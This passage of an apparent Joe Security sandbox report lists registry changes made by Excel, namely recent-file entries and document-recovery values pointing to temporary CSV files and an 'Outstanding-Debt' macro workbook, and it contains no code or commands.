| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx | success or wait | 3 | 7FEEAC59AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48 | EDF48 | binary | 04 00 00 00 D4 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 37 00 33 00 2E 00 33 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 4D D6 13 89 48 41 D7 01 48 DF 0E 00 48 DF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE0ED | EE0ED | binary | 04 00 00 00 D4 09 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 31 00 30 00 2E 00 36 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 4D D6 13 89 48 41 D7 01 ED E0 0E 00 ED E0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1C7 | EE1C7 | binary | 04 00 00 00 D4 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 36 00 2E 00 37 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 74 1B 54 89 48 41 D7 01 C7 E1 0E 00 C7 E1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 4 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 5 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 6 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 7 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 8 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 9 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 10 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 11 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 12 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 13 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 14 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 15 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 16 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 17 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 18 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 19 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru | Item 20 | unicode | [F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx | success or wait | 2 | 7FEEAC59AC0 | unknown |

Copyright Joe Security LLC 2021

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE2D0 | EE2D0 | binary | 04 00 00 00 D4 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5C 23 99 89 48 41 D7 01 D0 E2 0E 00 D0 E2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|
| HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE39B | EE39B | binary | 04 00 00 00 D4 09 00 00 40 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4F 00 75 00 74 00 73 00 74 00 61 00 6E 00 64 00 69 00 6E 00 67 00 2D 00 44 00 65 00 62 00 74 00 2D 00 31 00 36 00 33 00 36 00 35 00 30 00 33 00 32 00 39 00 39 00 2D 00 30 00 35 00 30 00 34 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 00 D8 BC 89 48 41 D7 01 9B E3 0E 00 9B E3 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Disassembly